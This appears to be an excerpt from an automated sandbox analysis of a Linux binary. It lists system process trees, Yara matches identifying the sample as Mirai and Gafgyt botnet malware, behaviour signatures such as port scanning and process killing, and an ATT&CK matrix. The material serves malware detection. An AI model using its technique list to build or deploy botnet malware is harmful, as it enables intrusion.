- dbus-daemon (PID: 5679, Parent: 1860, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5680, Parent: 1)
- gdm-wait-for-drm (PID: 5680, Parent: 1, MD5: 82043ba752c6930b4e6aaea2f7747545) Arguments: /usr/lib/gdm3/gdm-wait-for-drm
- systemd New Fork (PID: 5681, Parent: 1)
- whoopsie (PID: 5681, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5683, Parent: 1)
- dbus-daemon (PID: 5683, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5688, Parent: 1)
- systemd-logind (PID: 5688, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5746, Parent: 1)
- journalctl (PID: 5746, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --flush
- systemd New Fork (PID: 5747, Parent: 1860)
- pulseaudio (PID: 5747, Parent: 1860, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5752, Parent: 1)
- rtkit-daemon (PID: 5752, Parent: 1, MD5: df0cacf1db4ec95ac70f5b6e06b8ffd7) Arguments: /usr/libexec/rtkit-daemon
- systemd New Fork (PID: 5756, Parent: 1)
- polkitd (PID: 5756, Parent: 1, MD5: 8efc9b4b5b524210ad2ea1954a9d0e69) Arguments: /usr/lib/policykit-1/polkitd --no-debug
- systemd New Fork (PID: 5760, Parent: 1)
- rsyslogd (PID: 5760, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5766, Parent: 1)
- agetty (PID: 5766, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- systemd New Fork (PID: 5767, Parent: 1)
- journalctl (PID: 5767, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 5768, Parent: 1)
- systemd-journald (PID: 5768, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5770, Parent: 1)
- gdm3 (PID: 5770, Parent: 1, MD5: 2492e2d8d34f9377e3e530a61a15674f) Arguments: /usr/sbin/gdm3
  - gdm3 New Fork (PID: 5774, Parent: 5770)
  - plymouth (PID: 5774, Parent: 5770, MD5: 87003efd8dad470042f5e75360a8f49f) Arguments: plymouth --ping
  - gdm3 New Fork (PID: 5791, Parent: 5770)
  - gdm-session-worker (PID: 5791, Parent: 5770, MD5: 692243754bd9f38fe9bd7e230b5c060a) Arguments: "gdm-session-worker [pam/gdm-launch-environment]"
  - gdm3 New Fork (PID: 5792, Parent: 5770)
  - Default (PID: 5792, Parent: 5770, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
  - gdm3 New Fork (PID: 5793, Parent: 5770)
  - Default (PID: 5793, Parent: 5770, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default

- systemd New Fork (PID: 5775, Parent: 1860)
  - dbus-daemon (PID: 5775, Parent: 1860, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5776, Parent: 1)
  - accounts-daemon (PID: 5776, Parent: 1, MD5: 01a899e3fb5e7e434bea1290255a1f30) Arguments: /usr/lib/accountsservice/accounts-daemon
    - accounts-daemon New Fork (PID: 5782, Parent: 5776)
    - language-validate (PID: 5782, Parent: 5776, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/language-tools/language-validate en_US.UTF-8
      - language-validate New Fork (PID: 5783, Parent: 5782)
      - language-options (PID: 5783, Parent: 5782, MD5: 16a21f464119ea7fad1d3660de963637) Arguments: /usr/share/language-tools/language-options
        - language-options New Fork (PID: 5784, Parent: 5783)
        - sh (PID: 5784, Parent: 5783, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "locale -a | grep -F .utf8 "
          - sh New Fork (PID: 5785, Parent: 5784)
          - locale (PID: 5785, Parent: 5784, MD5: c72a78792469db86d91369c9057f20d2) Arguments: locale -a
          - sh New Fork (PID: 5786, Parent: 5784)
          - grep (PID: 5786, Parent: 5784, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -F .utf8
- systemd New Fork (PID: 5789, Parent: 1)
  - whoopsie (PID: 5789, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5790, Parent: 1)
  - journalctl (PID: 5790, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --flush
- systemd New Fork (PID: 5795, Parent: 1)
  - dbus-daemon (PID: 5795, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5798, Parent: 1)
  - systemd-logind (PID: 5798, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5857, Parent: 1860)
  - pulseaudio (PID: 5857, Parent: 1860, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5859, Parent: 1)
  - rtkit-daemon (PID: 5859, Parent: 1, MD5: df0cacf1db4ec95ac70f5b6e06b8ffd7) Arguments: /usr/libexec/rtkit-daemon
- systemd New Fork (PID: 5863, Parent: 1)
  - polkitd (PID: 5863, Parent: 1, MD5: 8efc9b4b5b524210ad2ea1954a9d0e69) Arguments: /usr/lib/policykit-1/polkitd --no-debug
- systemd New Fork (PID: 5870, Parent: 1)
  - gpu-manager (PID: 5870, Parent: 1, MD5: 8fae9dd5dd67e1f33d873089c2fd8761) Arguments: /usr/bin/gpu-manager --log /var/log/gpu-manager.log
    - gpu-manager New Fork (PID: 5871, Parent: 5870)
    - sh (PID: 5871, Parent: 5870, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
      - sh New Fork (PID: 5872, Parent: 5871)
      - grep (PID: 5872, Parent: 5871, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
    - gpu-manager New Fork (PID: 5874, Parent: 5870)
    - sh (PID: 5874, Parent: 5870, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
      - sh New Fork (PID: 5875, Parent: 5874)
      - grep (PID: 5875, Parent: 5874, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
    - gpu-manager New Fork (PID: 5879, Parent: 5870)
    - sh (PID: 5879, Parent: 5870, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
      - sh New Fork (PID: 5880, Parent: 5879)
      - grep (PID: 5880, Parent: 5879, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
    - gpu-manager New Fork (PID: 5882, Parent: 5870)
    - sh (PID: 5882, Parent: 5870, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
      - sh New Fork (PID: 5883, Parent: 5882)
      - grep (PID: 5883, Parent: 5882, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
    - gpu-manager New Fork (PID: 5884, Parent: 5870)
    - sh (PID: 5884, Parent: 5870, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
      - sh New Fork (PID: 5885, Parent: 5884)
      - grep (PID: 5885, Parent: 5884, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
    - gpu-manager New Fork (PID: 5887, Parent: 5870)
    - sh (PID: 5887, Parent: 5870, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
      - sh New Fork (PID: 5888, Parent: 5887)
      - grep (PID: 5888, Parent: 5887, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
    - gpu-manager New Fork (PID: 5890, Parent: 5870)
    - sh (PID: 5890, Parent: 5870, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
      - sh New Fork (PID: 5891, Parent: 5890)
      - grep (PID: 5891, Parent: 5890, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
    - gpu-manager New Fork (PID: 5892, Parent: 5870)
    - sh (PID: 5892, Parent: 5870, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
      - sh New Fork (PID: 5893, Parent: 5892)
      - grep (PID: 5893, Parent: 5892, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- systemd New Fork (PID: 5873, Parent: 1)
  - rsyslogd (PID: 5873, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5881, Parent: 1)
  - agetty (PID: 5881, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- systemd New Fork (PID: 5886, Parent: 1)
  - journalctl (PID: 5886, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 5889, Parent: 1)
  - systemd-journald (PID: 5889, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5898, Parent: 1860)
  - dbus-daemon (PID: 5898, Parent: 1860, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-

activation --syslog-only
- systemd New Fork (PID: 5899, Parent: 1)
- generate-config (PID: 5899, Parent: 1, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/gdm/generate-config
  - generate-config New Fork (PID: 5900, Parent: 5899)
  - pkill (PID: 5900, Parent: 5899, MD5: fa96a75a08109d8842e4865b2907d51f) Arguments: pkill --signal HUP --uid gdm dconf-service
- systemd New Fork (PID: 5903, Parent: 1)
- gdm-wait-for-drm (PID: 5903, Parent: 1, MD5: 82043ba752c6930b4e6aaea2f7747545) Arguments: /usr/lib/gdm3/gdm-wait-for-drm
- systemd New Fork (PID: 5904, Parent: 1)
- journalctl (PID: 5904, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --flush
- systemd New Fork (PID: 5907, Parent: 1)
- whoopsie (PID: 5907, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5914, Parent: 1)
- systemd-logind (PID: 5914, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5971, Parent: 1)
- dbus-daemon (PID: 5971, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5974, Parent: 1860)
- pulseaudio (PID: 5974, Parent: 1860, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5975, Parent: 1)
- rtkit-daemon (PID: 5975, Parent: 1, MD5: df0cacf1db4ec95ac70f5b6e06b8ffd7) Arguments: /usr/libexec/rtkit-daemon
- systemd New Fork (PID: 5978, Parent: 1)
- polkitd (PID: 5978, Parent: 1, MD5: 8efc9b4b5b524210ad2ea1954a9d0e69) Arguments: /usr/lib/policykit-1/polkitd --no-debug
- systemd New Fork (PID: 5983, Parent: 1)
- rsyslogd (PID: 5983, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5988, Parent: 1)
- agetty (PID: 5988, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- systemd New Fork (PID: 5991, Parent: 1)
- journalctl (PID: 5991, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 5992, Parent: 1)
- systemd-journald (PID: 5992, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5993, Parent: 1)
- gdm3 (PID: 5993, Parent: 1, MD5: 2492e2d8d34f9377e3e530a61a15674f) Arguments: /usr/sbin/gdm3
  - gdm3 New Fork (PID: 5996, Parent: 5993)
  - plymouth (PID: 5996, Parent: 5993, MD5: 87003efd8dad470042f5e75360a8f49f) Arguments: plymouth --ping
  - gdm3 New Fork (PID: 6011, Parent: 5993)
- systemd New Fork (PID: 5997, Parent: 1)
- accounts-daemon (PID: 5997, Parent: 1, MD5: 01a899e3fb5e7e434bea1290255a1f30) Arguments: /usr/lib/accountsservice/accounts-daemon
  - accounts-daemon New Fork (PID: 6001, Parent: 5997)
  - language-validate (PID: 6001, Parent: 5997, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/language-tools/language-validate en_US.UTF-8
    - language-validate New Fork (PID: 6002, Parent: 6001)
    - language-options (PID: 6002, Parent: 6001, MD5: 16a21f464119ea7fad1d3660de963637) Arguments: /usr/share/language-tools/language-options
      - language-options New Fork (PID: 6003, Parent: 6002)
      - sh (PID: 6003, Parent: 6002, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "locale -a | grep -F .utf8 "
        - sh New Fork (PID: 6004, Parent: 6003)
        - locale (PID: 6004, Parent: 6003, MD5: c72a78792469db86d91369c9057f20d2) Arguments: locale -a
        - sh New Fork (PID: 6005, Parent: 6003)
        - grep (PID: 6005, Parent: 6003, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -F .utf8
- systemd New Fork (PID: 6008, Parent: 1)
- journalctl (PID: 6008, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --flush
- **cleanup**

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
01oHMcUgUM	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x11d50:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x11dc0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x11e30:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x11ea0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x11f10:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x12178:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x121cc:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x12220:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x12274:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x122c8:$xo1: oMXKNNC\x0D\x17\x0C\x12
01oHMcUgUM	Mirai_Botnet_Malware	Detects Mirai Botnet Malware	Florian Roth	• 0x10624:$x1: POST /cdn-cgi/ • 0x11bec:$s1: LCOGQGPTGP • 0x117a4:$s4: QWRGPTKQMP
01oHMcUgUM	MAL_ELF_LNX_Mirai_Oct 10_2	Detects ELF malware Mirai related	Florian Roth	• 0x10624:$c01: 50 4F 53 54 20 2F 63 64 6E 2D 63 67 69 2F 00 00 20 48 54 54 50 2F 31 2E 31 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 00 0D 0A 48 6F 73 74 3A
01oHMcUgUM	JoeSecurity_Mirai_5	Yara detected Mirai	Joe Security	
01oHMcUgUM	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	

Click to see the 2 entries


PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Mirai_12	Yara detected Mirai	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
5272.1.00000000271eff95.00000000354abf44.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x178:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x1cc:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x220:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x274:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x2c8:$xo1: oMXKNNC\x0D\x17\x0C\x12
5274.1.00000000271eff95.00000000354abf44.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x178:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x1cc:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x220:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x274:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x2c8:$xo1: oMXKNNC\x0D\x17\x0C\x12
5271.1.00000000cb929c31.00000000ca8c47d7.r-x.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x11d50:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x11dc0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x11e30:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x11ea0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x11f10:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x12178:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x121cc:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x12220:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x12274:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x122c8:$xo1: oMXKNNC\x0D\x17\x0C\x12
5271.1.00000000cb929c31.00000000ca8c47d7.r-x.sdmp	Mirai_Botnet_Malware	Detects Mirai Botnet Malware	Florian Roth	• 0x10624:$x1: POST /cdn-cgi/ • 0x11bec:$s1: LCOGQGPTGP • 0x117a4:$s4: QWRGPTKQMP
5271.1.00000000cb929c31.00000000ca8c47d7.r-x.sdmp	MAL_ELF_LNX_Mirai_Oct10_2	Detects ELF malware Mirai related	Florian Roth	• 0x10624:$c01: 50 4F 53 54 20 2F 63 64 6E 2D 63 67 69 2F 00 00 20 48 54 54 50 2F 31 2E 31 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 00 0D 0A 48 6F 73 74 3A
Click to see the 58 entries				

Jbx Signature Overview



- AV Detection
- Bitcoin Miner
- Compliance
- Networking
- System Summary
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Connects to many ports of the same IP (likely port scanning)

Uses known network protocols on non-standard ports

System Summary:

Malicious sample detected (through community Yara rule)

Sample tries to kill multiple processes (SIGKILL)

Persistence and Installation Behavior:

Sample reads /proc/mounts (often used for finding a writable filesystem)

Hooking and other Techniques for Hiding and Protection:

Uses known network protocols on non-standard ports

Language, Device and Operating System Detection:

Reads system files that contain records of logged in users

Stealing of Sensitive Information:

Yara detected Mirai

Yara detected Gafgyt

Remote Access Functionality:

Yara detected Mirai

Yara detected Gafgyt


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Scripting 1	Systemd Service 1	Systemd Service 1	File and Directory Permissions Modification 1	OS Credential Dumping 1	Security Software Discovery 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partitio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Owner/User Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockou
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
